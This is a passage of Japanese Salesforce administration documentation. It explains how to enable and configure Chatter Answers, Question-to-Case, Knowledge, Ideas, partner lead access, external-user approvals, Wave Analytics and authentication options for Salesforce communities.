グローバルパブリッシャーレイアウトを編集する

- 「アプリケーションのカスタマイズ」



1. [設定]から、［クイック検索］ボックスに「パブリッシャーレイアウト」と入力し、[パブリッシャーレイアウト]を選択します。
2. グローバルパブリッシャーレイアウトの横にある [編集] をクリックします。
3. 質問アクションをパレットからグローバルパブリッシャーレイアウトにドラッグします。質問アクションがすでにレイアウトに表示されている場合は、目的の場所にドラッグします。
4. [保存] をクリックします。

メモ: グループまたはレコードでカスタマイズしたパブリッシャーレイアウトを使用している場合、質問アクションがそれらのレイアウトにも追加されたことを確認します。

関連トピック:

Salesforce 組織およびコミュニティでの Chatter の質問の使用の追跡

コミュニティでの Chatter アンサーの有効化

Chatter アンサーは、ユーザが質問を投稿して他のユーザやサポートエージェントから回答やコメントを受け取れる、セルフサービスのサポートコミュニティです。

Salesforce Communities で Chatter アンサーを設定する手順の概要は、次のとおりです。

1. Chatter アンサーを有効化します。
   a. [設定] から、［クイック検索］ボックスに「*Chatter アンサー設定*」と入力し、[Chatter アンサーの設定] を選択します。
   b. [Chatter アンサーを有効化] を選択します。
2. コミュニティメンバーに、組織内の次のオブジェクトへのアクセス権があることを確認します。
   - 質問
   - ナレッジ記事
   - データカテゴリ
3. Chatter アンサーのゾーンを作成します。
   a. Chatter アンサーのゾーンを有効化します。
   b. ［公開］設定を、ゾーンを表示するコミュニティに設定します。
   c. 組織から公開グループを選択して、[カスタマーサポートのエージェントグループ] として指定することをお勧めします。
4. [Q&A] タブをコミュニティに追加します。
   a. [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   b. [管理] > [タブ] をクリックします。
   c. [Q&A] タブを [選択されたタブ] リストに追加します。
   d. [保存] をクリックします。
   e. [閉じる] をクリックします。
5. アクセスが必要なプロファイルに [Q&A] タブが表示されるようにします。
   a. [設定] から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
   b. [Q&A] タブを表示するプロファイルで [編集] をクリックします。
   c. [標準タブの設定] の下で、［Q&A］タブを [デフォルトで表示] に設定します。
   d. [保存] をクリックします。

コミュニティで Chatter アンサーを有効にしたら、次の追加リリースオプションを検討してください。

- 公開 Force.com サイト (ポータルの有無は任意)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce Communities で Chatter アンサーを有効化する
- 「アプリケーションのカスタマイズ」

- ブランド設定、カスタマイズしたランディングページ、およびコミュニティ内での Chatter アンサーへのカスタムアクセスを提供する Visualforce タブ

Chatterアンサーが有効なコミュニティにユーザがセルフ登録した場合、ユーザのChatterアンサーユーザ権限は自動的には設定されません。そのコミュニティユーザに対して Chatter アンサーの権限を設定してください。

質問-to-ケースの設定


コミュニティ、Salesforce 組織、またはその両方に質問-to-ケースを追加します。

質問-to-ケースでは、モデレータがChatterの未解決の質問からケースを作成し、顧客の問題をより簡単に追跡および解決できます。モデレータは、フィード内の質問から直接ケースを作成するか、Lightningプロセスビルダーで(ワークフロールールに似ている)プロセスを設定し、指定された条件を満たす質問から自動的にケースを作成することができます。質問から作成されたケースはキューに追加され、サポートエージェントが要求できるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



質問-to-ケースは、Chatter の質問が有効化されているコミュニティでのみ使用できます。

1. 質問-to-ケースを有効にする
   質問-to-ケースでは、モデレータが Chatter の質問からケースを作成し、顧客の質問をすばやく解決できます。コミュニティ、Salesforce 組織、またはその両方で質問-to-ケースを有効化します。
2. [ケースの詳細] ビューへ [Chatter からの質問] 項目を追加する
   Chatter で質問からケースが作成されると、ケースの詳細ページの `[Chatter からの質問]` 項目に元の質問へのリンクが表示されます。この項目は、エージェントがフィードにすばやく移動するのに役立ちます。
3. フィード項目レイアウトへの [ケースにエスカレーション] アクションの追加
   [ケースにエスカレーション] アクションを [Chatterの質問] ページに追加することで、質問からケースを作成する機能をモデレータに提供します。このアクションは、組織で質問-to-ケースを有効にすると自動的に作成されます。

4. [ケースにエスカレーション] アクションへのアクセス権を確認する
   Salesforce 組織でケースに複数のレコードタイプを使用している場合、質問-to-ケースが必要なプロファイルに、[ケースにエスカレーション] アクションに関連付けられたレコードタイプへのアクセス権があることを確認します。組織でケースに 1 つのレコードタイプのみを使用している場合、このプロセスはスキップしてください。
5. [ケースにエスカレーション] アクションレイアウトをカスタマイズする
   各ケースで追跡する必要がある情報に基づいて、[ケースにエスカレーション] アクションに表示される項目、およびその順番を選択します。
6. 質問からのケースをキューに自動的に割り当てる
   ケースの割り当てルールは質問-to-ケースではサポートされていないため、デフォルトでは、質問から作成されたケースはその質問をエスカレーションするモデレータに割り当てられます。必要に応じて、エージェントが要求できるように、ケースから作成された質問を自動的にキューに追加するワークフロールールまたはプロセスを作成できます。
7. Chatter での未解決の質問からケースの自動作成
   コミュニティまたは組織を構築する場合、ユーザの質問にスピーディに回答できるようにします。質問-to-ケースでは、モデレータがフィードで未解決の質問をケースにエスカレーションできますが、Lightning プロセスビルダーで (ワークフロールールに似ている) プロセスを設定することで、さらに効率的なケース解決プロセスを作成できます。指定された条件を満たす質問から自動的にケースを作成するプロセスを設定します。

関連トピック:

質問-to-ケースを有効にする

質問-to-ケースを有効にする

質問-to-ケースでは、モデレータが Chatter の質問からケースを作成し、顧客の質問をすばやく解決できます。コミュニティ、Salesforce 組織、またはその両方で質問-to-ケースを有効化します。

1. [設定] から、[クイック検索] ボックスに「*サポート設定*」と入力し、[サポート設定] を選択します。
2. Chatter の質問が有効なすべてのコミュニティで質問-to-ケースを有効にするには、[**Salesforce** で質問-to-ケースを有効化] を選択します。
3. Salesforce 組織で質問-to-ケースを有効にするには、[**Salesforce** で質問-to-ケースを有効化] を選択します。
4. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

質問-to-ケースを有効化する
- 「アプリケーションのカスタマイズ」

メモ: ケースページレイアウトがフィードベースであることを確認してください。フィードベースのケースページレイアウトでは、エージェントとモデレータが [コミュニティ] アクションを使用して、エスカレーションされた質問に回答できます。組織が Spring '14 より前に作成されている場合、ケースページレイアウトはフィードベースではない可能性があります。

関連トピック:

[ケースの詳細] ビューへ [Chatter からの質問] 項目を追加する

[ケースの詳細] ビューへ [Chatter からの質問] 項目を追加する

Chatter で質問からケースが作成されると、ケースの詳細ページの [Chatter からの質問] 項目に元の質問へのリンクが表示されます。この項目は、エージェントがフィードにすばやく移動するのに役立ちます。

まず、項目レベルのセキュリティを使用して、どのユーザに対してケースの詳細ページに [Chatter からの質問] 項目を表示するかを指定します。

1. ケースのオブジェクト管理設定から、[項目] に移動します。
2. [Chatter からの質問] をクリックします。
3. [項目レベルセキュリティの設定] をクリックします。
4. 質問-to-ケースを使用できるようにするプロファイルに対して [参照可能] を選択します。
5. [保存] をクリックします。

項目がユーザに表示されるように設定したら、項目を [ケースの詳細] ビューに追加できます。

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. カスタマイズするページレイアウトの横にある [編集] をクリックします。
3. [Chatter からの質問] 項目を、ページレイアウトエディタパレットの [項目] セクションから、ページの [ケース情報] セクションにドラッグします。
4. [保存] をクリックします
5. [ページレイアウトの割り当て] をクリックして、質問-to-ケースを必要とするユーザプロファイルがカスタマイズしたページレイアウトに割り当てられていることを確認します。また、ケースの [Chatter からの質問] 項目にアクセスする必要がある内部ユーザもそのページレイアウトに割り当てます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

項目レベルセキュリティを設定する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

関連トピック:

フィード項目レイアウトへの [ケースにエスカレーション] アクションの追加

オブジェクト管理設定の検索

オブジェクト管理設定の検索

フィード項目レイアウトへの [ケースにエスカレーション] アクションの追加

[ケースにエスカレーション] アクションを [Chatter の質問] ページに追加することで、質問からケースを作成する機能をモデレータに提供します。このアクションは、組織で質問-to-ケースを有効にすると自動的に作成されます。

1. [設定] から、[クイック検索] ボックスに「*フィード項目*」と入力し、[フィード項目レイアウト] を選択します。
2. フィード項目レイアウトの横にある [編集] をクリックします。
3. [ケースにエスカレーション] アクションを、パレットの [クイックアクション] カテゴリから [Salesforce Classic パブリッシャーのクイックアクション] セクションにドラッグします。
4. [保存] をクリックします。
5. [ページレイアウトの割り当て] をクリックして、質問-to-ケースを必要とするユーザプロファイルがフィード項目レイアウトに割り当てられていることを確認します。

関連トピック:

[ケースにエスカレーション] アクションへのアクセス権を確認する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを編集する

- 「アプリケーションのカスタマイズ」

[ケースにエスカレーション] アクションへのアクセス権を確認する

Salesforce組織でケースに複数のレコードタイプを使用している場合、質問-to-ケースが必要なプロファイルに、[ケースにエスカレーション]アクションに関連付けられたレコードタイプへのアクセス権があることを確認します。組織でケースに 1 つのレコードタイプのみを使用している場合、このプロセスはスキップしてください。

まず、[ケースにエスカレーション]アクションへのアクセスが必要なプロファイルに割り当てられているレコードタイプを確認します。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルの名前をクリックします。
3. [レコードタイプの設定] セクションで、プロファイルが使用しているケースレコードタイプをメモします。
4. [権限]セクションで、ユーザプロファイルの[Chatterのモデレート]または[コミュニティフィードのモデレート] 権限が有効化されていることを確認します。

次に、[ケースにエスカレーション]アクションで使用されているレコードタイプを確認し、必要に応じて変更します。

1. [設定] から、[クイック検索] ボックスに「アクション」と入力し、[フィード項目アクション] を選択します。
2. [ケースにエスカレーション]アクションの横にある[編集]をクリックします。
3. [レコードタイプ] 項目に、このアクションへのアクセスが必要なプロファイルに割り当てられている、レコードタイプが表示されていることを確認します。表示されていない場合、ドロップダウンリストから適切なレコードタイプを選択します。
4. [保存] をクリックします。

関連トピック:

[ケースにエスカレーション] アクションレイアウトをカスタマイズする

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプを割り当てる

- 「アプリケーションのカスタマイズ」

[ケースにエスカレーション] アクションレイアウトをカスタマイズする

各ケースで追跡する必要がある情報に基づいて、[ケースにエスカレーション]アクションに表示される項目、およびその順番を選択します。

1. [設定] から、[クイック検索] ボックスに「アクション」と入力し、[フィード項目アクション] を選択します。
2. [ケースにエスカレーション] アクションの横にある [レイアウト] をクリックします。
3. アクションレイアウトエディタパレットからアクションに追加する項目をドラッグし、必要に応じて再配置します。
4. [保存] をクリックします

メモ: 公開コミュニティでは、ケースが送信されている場合は取引先責任者を検索できないため、ケースアクションレイアウトから [取引先責任者] を削除することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

関連トピック:

質問からのケースをキューに自動的に割り当てる

質問からのケースをキューに自動的に割り当てる

ケースの割り当てルールは質問-to-ケースではサポートされていないため、デフォルトでは、質問から作成されたケースはその質問をエスカレーションするモデレータに割り当てられます。必要に応じて、エージェントが要求できるように、ケースから作成された質問を自動的にキューに追加するワークフロールールまたはプロセスを作成できます。

エスカレーションされた質問は、いくつかの方法でキューに割り当てることができます。ケースの [種別] 項目が [質問] と等しい場合に、指定されたキューに自動的にケースを割り当てるプロセスを Lightning プロセスビルダーで作成するというのが基本的な方法です。複数のキューに対応するプロセスを作成することもできます。たとえば、特定のトピックのケースを別のキューに割り当てることができます。

エスカレーションされた質問でのキューの使用方法は、ユーザや目標などによって異なります。ビジネスニーズに最適な方法を見つけてください。

キューの作成方法についての詳細は、「キューの作成」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

質問-to-ケースを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Chatter での未解決の質問からケースの自動作成

Chatter での未解決の質問からケースの自動作成

コミュニティまたは組織を構築する場合、ユーザの質問にスピーディに回答できるようにします。質問-to-ケースでは、モデレータがフィードで未解決の質問をケースにエスカレーションできますが、Lightning プロセスビルダーで (ワークフロールールに似ている) プロセスを設定することで、さらに効率的なケース解決プロセスを作成できます。指定された条件を満たす質問から自動的にケースを作成するプロセスを設定します。

重要: これらの手順は、Chatterの質問を使用する組織およびコミュニティにのみ適用されます。該当するかわからない場合は、「Salesforce の Q&A 機能の相違点」 (ページ 3603)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

質問-to-ケースを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning プロセスビルダーを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

質問-to-ケースは、いくつかの方法のプロセスで使用できます。たとえば、次のプロセスを設定するとします。

- 質問されてから 1 週間が経過した場合、質問が 10 個を超えるいいね! を受け取った場合、および最良の回答が選択された場合に、質問からケースを作成する。
- 質問に「競合」という単語が含まれている場合、直ちに質問からケースを作成する。

質問-to-ケースに関連するプロセスは、フィード項目オブジェクトで動作します。プロセスには、質問の投稿がエスカレーション条件を満たすかどうかを評価するフローが含まれます。フロー変数は、次のようないくつかのフィード項目に基づいて作成できます。

- `BestCommentId`: 最良の回答として選択されたコメントの ID。最良の回答として選択されたコメントがない場合、この項目は Null です。
- `CommentCount`: 質問へのコメントの数。
- `LikeCount`: 質問へのいいね! の数。

ヒント:

- 各フロー変数のデータ型は、フィード項目のデータ型と一致する必要があります。`CommentCount` と `LikeCount` は数値項目で、`BestCommentId` はテキスト項目です。
- フィード項目の作成によってプロセスをトリガできますが、フィード項目 (いいね!やコメントなど) の更新ではトリガできません。プロセスによっては、関連するフローを実行する前に待機する時間の指定が必要な場合があります。

関連トピック:

Lightning プロセスビルダー

Cloud Flow Designer

コミュニティでの Salesforce ナレッジの有効化

エディション

使用可能なインターフェース: Salesforce Classic

コミュニティが使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

Salesforce ナレッジを有効化して、コミュニティユーザがナレッジ記事を参照できるようにします。

Salesforce 組織に Salesforce ナレッジライセンスがある場合は、コミュニティを使用して知識ベースの記事にアクセスできます。Salesforce ナレッジを有効化した後、次のステップを完了して、コミュニティで記事を参照します。

1. プロファイルを更新します。
   - カスタマーコミュニティユーザプロファイル、カスタマーコミュニティプラスユーザプロファイル、またはパートナーコミュニティユーザプロファイルをコピーし、コミュニティユーザと共有する記事タイプの「参照」権限を有効にします。
   - [記事] (または [ナレッジ]) タブのタブの表示が [デフォルトで表示] になっていることを確認します。
   - 詳細ページの下部にある [プロファイルの編集] をクリックして、新しいプロファイルを有効にします。
2. 各コミュニティに [ナレッジ] タブを追加します。

   メモ: 「Knowledge One」権限のないコミュニティメンバーは、コミュニティからナレッジにアクセスできません。また、Salesforce1 モバイルブラウザアプリケーションやダウンロード可能アプリケーションを使用してコミュニティのナレッジにアクセスすることもできません。
3. コミュニティユーザに異なるカテゴリグループ表示を設定する場合は、権限セット、プロファイル、またはロールにより表示設定を変更します。たとえば、カスタマーコミュニティユーザプロファイルを持つユーザのプロファイルでデータカテゴリの表示を変更することにより、そのユーザが特定のカテゴリグループの記事を表示できなくすることができます。
4. 記事を作成するユーザに、記事を作成したり変更したりする際に選択すべきチャネルオプションがあることを通知します。カスタマーコミュニティライセンスまたはカスタマーコミュニティプラスライセンスを持つユーザの場合は [顧客] を、パートナーコミュニティライセンスを持つユーザの場合は [パートナー] を選択します。適切なチャネルが選択されない場合、記事はコミュニティで公開されません。

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

  および更新しようとしているコミュニティのメンバーである

Salesforce ナレッジを設定するために、記事タイプと記事アクションを作成し、カテゴリグループの割り当てを変更する
- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

ユーザライセンスを割り当てる
- 「内部ユーザの管理」

データカテゴリを作成する
- 「データカテゴリの管理」

関連トピック:

Salesforce ナレッジの概要

知識ベースの構築

コミュニティでのアイデアの有効化

アイデアでは、ユーザのグループがアイデアの投稿、アイデアに対する投票やコメント投稿を行うことができます。コミュニティでアイデアを有効化すると、オンラインのわかりやすい方法で、革新的なアイデアを訴求、管理、および紹介できます。

アイデアの組織全体の設定を管理する手順の概要は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*アイデアの設定*」と入力し、[アイデアの設定] を選択します。
   a. 組織のアイデアを有効にするには、［アイデアの有効化］チェックボックスをオンにします。
   b. 必要に応じて、［テキストの書式設定、画像、リンクを有効にする］をオンにして、アイデアの HTML エディタを有効化します。アイデアを投稿したりコメントを付けたりするときに、このエディタによってユーザは WYSIWYG HTML 編集と画像参照の機能を使用できるようになります。
      HTML エディタは一度有効化すると、無効化できません。
   c. ページ上部の [カテゴリ] メッセージの下にある [有効化] ボタンをクリックして、複数選択式の［カテゴリ］項目が有効になっていることを確認します。このボタンは、組織がすでに［カテゴリ］項目を有効にしている場合は表示されません。
   d. アイデアのメンバーが複数のカテゴリを 1 つのアイデアに関連付けられるようにするには、［カテゴリの有効化］をオンにします。カテゴリの複数選択は一度有効化すると、無効化できません。
   e. ユーザが各ゾーンでの活動に基づいてポイントや評価を獲得できるようにするには、［評価を有効化］をオンにします。
   f. ［アイデアの半減期 （日数）］項目に、日数を入力します。
      半減期設定により、[人気のあるアイデア] サブタブで古いアイデアが順位を下げ、新しい投票を多く集めているアイデアに順位を譲るまでの期間が決められます。半減期が短いと、長い場合よりも早く古いアイデアがページの下の方に移動します。
2. アイデアの項目を定義し、カスタマイズする手順は、次のとおりです。
   a. ［カテゴリ］項目と［状況］項目の選択リスト値を定義します。
      コミュニティに含めるゾーンに、カテゴリと状況を追加したことを確認します。
   b. 標準項目とカスタム項目に項目レベルセキュリティを設定します。
   c. カスタム項目を作成し、入力規則を設定します。
      カスタム項目は、[アイデアの投稿] ページや [アイデアの詳細] ページの [追加情報] セクションに表示されます。
   d. 必要に応じて、［添付ファイル］項目をレイアウトに追加し、項目レベルセキュリティを設定してユーザがファイルをアイデアに追加できるようにします。
3. ゾーン内でエキスパートを有効化するには、該当ユーザを含む公開グループを作成します。
4. 必要に応じて、組織の [アイデアのテーマ] を有効化します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアの設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

5. ゾーンを 1 つ以上作成してアイデアを論理グループに整理し、ゾーンをコミュニティに関連付けます。
6. アイデアページレイアウトをカスタマイズして、目的の情報を表示します。
7. 攻撃的な表現がゾーンで使用されるのを防止する入力規則を作成します。
8. アイデアに対するコメントについて Apex トリガと入力規則を設定します。
9. コミュニティメンバーとモデレータのユーザプロファイルを有効化し、プロファイルがアイデアにアクセスできるようにします。
10. [アイデア] タブと [アイデアのテーマ] タブをコミュニティに追加します。

関連トピック:

アイデアの設定のカスタマイズ

パートナーユーザに対するリードの有効化

パートナーユーザに対してリードを有効化し、コミュニティ内でリードのアクセスや作成ができるようにします。

コミュニティ内のパートナーユーザに対してリードを有効化すると、リードをそれらのメンバーに割り当てることができます。また、パートナーユーザは、リストビューでリードを編集、作成、インポート、一括更新することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーユーザに対してリードを有効化する
- 「プロファイルと権限セットの管理」

1. [コミュニティ管理] で、[管理] > [タブ] をクリックし、[リード] タブをコミュニティで使用可能なタブのリストに追加します。
2. [設定] で、タブ表示とオブジェクト権限を設定します。これらをプロファイルに設定することも、権限セットを使用して設定こともできます。これらの権限を選択的に適用する場合は、権限セットを使用することをお勧めします。
   a. 権限セットを使用する場合、リードの次の設定を使用します。
      - [タブの設定] で [利用可] および [参照可能] を選択します。
      - [オブジェクト設定] で [参照]、[作成]、および [編集] を選択します。
   b. パートナーユーザプロファイルなどのプロファイルを使用する場合、リードタブ設定を [デフォルトで表示] に設定し、リードに対する「参照」、「作成」、および「編集」オブジェクト権限を有効化します。
3. 必要に応じて、パートナーに対して高度な機能を有効化する追加の権限を割り当てることができます。これらの権限を一部のパートナーユーザにのみ適用する場合は、別個の権限セットを作成することをお勧めします。

   メモ: 従来のポータルライセンスを持つパートナーユーザは、コミュニティではこれらの高度な機能を使用できますが、ポータルでは使用できません。

機能	必要なパートナーユーザ権限
コミュニティで [リード] タブの [リードのインポート] リンクを使用してリードをインポートする。 パートナーユーザがリードをインポートする場合、コミュニティで [取引先] タブおよび [取引先責任者] タブの [組織の取引先と取引先責任者のインポート] リンクを使用して取引先と取引先責任者のインポートを許可することが適切な場合があります。	「リードのインポート」 および 必要に応じて「個人データのインポート」
[状況の変更] ボタンを使用して複数のリードの状況を変更する。	「リードの管理」
[所有者を変更] ボタンを使用して複数のリードの所有者を変更する。	「リード所有者の移行」

コミュニティでの外部ユーザの承認の設定

コミュニティのカスタマーユーザとパートナーユーザは、レコードの承認者として割り当てるか、キューに直接追加することができます。これらのユーザは、レコードの [私の承認] および [承認履歴] 関連リストを参照してそこからアクションを実行できます。承認をChatterフィードから直接トリガすることもできます。

承認プロセスでは、Salesforce でレコードを承認する方法を自動化します。承認プロセスでは、承認申請者やプロセスの各ポイントでの実行内容など、承認の各ステップについて指定します。

メモ:

- 大規模カスタマーポータルや認証Webサイトなど、大規模ライセンスのユーザはレコードを承認できません。
- 従来のポータルライセンスを持つ外部ユーザは、コミュニティのレコードを承認できますが、ポータルのレコードは承認できません。

承認またはキューを設定するときに、参照項目を使用してカスタマーユーザとパートナーユーザを検索します。

たとえば、承認を設定するときに、自動的にカスタマーユーザを承認者として割り当てるには、ルックアップリストを使用してユーザを検索および指定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認プロセスを作成、編集、削除、またはコピーする


- 「アプリケーションのカスタマイズ」

キューを作成または変更する

- 「アプリケーションのカスタマイズ」

  および

  「公開リストビューの管理」



承認ワークフローでメール通知を設定した場合、メールはコミュニティのメンバーシップに基づいて送信されます。ユーザが複数の有効なコミュニティのメンバーである場合、メールは最も古い有効なコミュニティから送信されます。メールに含まれるリンクをクリックすると、ユーザはコミュニティ内の承認に直接移動します。

Salesforce1 では、ユーザが [承認履歴] 関連リストを参照してそこからアクションを実行できますが、承認申請は送信できません。承認申請を送信するには、Salesforce フルサイトから実行する必要があります。

関連トピック:

- 承認プロセスの設定
- プロセスの自動化の制限
- キューの作成

コミュニティでの Wave Analytics の有効化

コミュニティ用の Wave Analytics を有効にすると、パートナーおよびカスタマーユーザは、コミュニティの Wave Analytics ダッシュボードの表示や探索を行うことができます。

メモ: カスタマーコミュニティプラスまたはパートナーコミュニティライセンスを所有するユーザのみがこの機能を使用できます。この機能はコミュニティでサポートされますが、ポータルではサポートされません。

Wave ダッシュボードをコミュニティで共有するには、次の手順を実行します。

1. 「Wave プラットフォームの設定」セクションに示された手順に従って、Salesforce 組織に Wave Analytics を設定します。
2. コミュニティの Wave を有効化してコミュニティメンバーを設定します。「コミュニティの Wave Analytics の有効化」を参照してください。
3. Wave で、ダッシュボードを作成して Wave アプリケーションに保存します。コミュニティと共有するためのアプリケーションを指定します。Wave の操作についての詳細は、「Wave Analytics」を参照してください。
4. Wave ダッシュボードを コミュニティの Visualforce ページに埋め込みます。詳細は、「Wave Analytics ダッシュボードの Visualforce ページへの追加」を参照してください。ダッシュボードを新しい Visualforce ページに埋め込む場合、そのページのタブを作成してコミュニティに追加します。
5. ダッシュボードを含む Wave アプリケーションから、[共有] を選択してコミュニティメンバーにアクセス権を付与します。[共有] ダイアログで、[コミュニティとの共有を有効化] を選択します。アプリケーションを共有するコミュニティパートナーや顧客を招待します。

詳細は、「コミュニティとの Wave の共有」を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic

コミュニティを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで Wave Analytics を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition **Developer** Edition でも使用可能

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

  および更新しようとしているコミュニティのメンバーである

Wave Analytics 設定を変更する
- 「Wave Analytics の管理」権限が含まれる Analytics Cloud - Wave Analytics Platform 権限セットライセンス

埋め込み Wave ダッシュボードを参照、探索、および共有する
- 「コミュニティページでの Wave Analytics の表示」権限が含まれる Analytics Cloud - Wave Community Users 権限セットライセンス

コミュニティセキュリティおよび認証

ユーザを認証してコミュニティの一部のデータを暗号化することで、コミュニティのセキュリティを強化できます。

コミュニティユーザの認証

コミュニティのユーザを認証する方法は複数あります。外部ユーザのデフォルトの認証では、Salesforce でコミュニティに割り当てられているユーザ名とパスワードを使用してログインします (外部ユーザとは、コミュニティライセンス、カスタマーポータルライセンス、またはパートナーポータルライセンスを持つユーザです)。組織の内部ユーザは、単に従業員のログインフローに従い、各自の Salesforce ユーザ名およびパスワードを使用します。

コミュニティデータの暗号化

ファイル、添付ファイル、および多くの一般的なデータ項目を暗号化することで、コミュニティに一定のセキュリティを追加できます。暗号化を有効にすると、「暗号化されたデータの参照」権限を持つユーザのみがその情報を参照できます。

コミュニティユーザの認証

コミュニティのユーザを認証する方法は複数あります。外部ユーザのデフォルトの認証では、Salesforce でコミュニティに割り当てられているユーザ名とパスワードを使用してログインします (外部ユーザとは、コミュニティライセンス、カスタマーポータルライセンス、またはパートナーポータルライセンスを持つユーザです)。組織の内部ユーザは、単に従業員のログインフローに従い、各自の Salesforce ユーザ名およびパスワードを使用します。

メモ: すべての認証オプションは、カスタム HTTPS Web アドレスでも動作します。

コミュニティ の SAML の設定

組織で既存のシングルサインオン機能を使用してユーザ認証を簡略化および標準化している場合、この機能をコミュニティにも拡張できます。

認証プロバイダの設定

[設定]の[認証プロバイダ]ページで認証プロバイダを設定し、コミュニティログインページにそれらを表示することを選択した場合、外部ユーザは Facebook©、Janrain©、または別の Salesforce 組織などからログイン情報を使用してログインできます。

OAuth を使用する認証フローの設定

組織でコミュニティとモバイルアプリケーションやデスクトップアプリケーションなどのカスタムブランドアプリケーションを統合する場合、OAuth を使用してブランド名が入ったログインページを作成できます。

関連トピック:

コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ

コミュニティ の SAML の設定

組織で既存のシングルサインオン機能を使用してユーザ認証を簡略化および標準化している場合、この機能をコミュニティにも拡張できます。

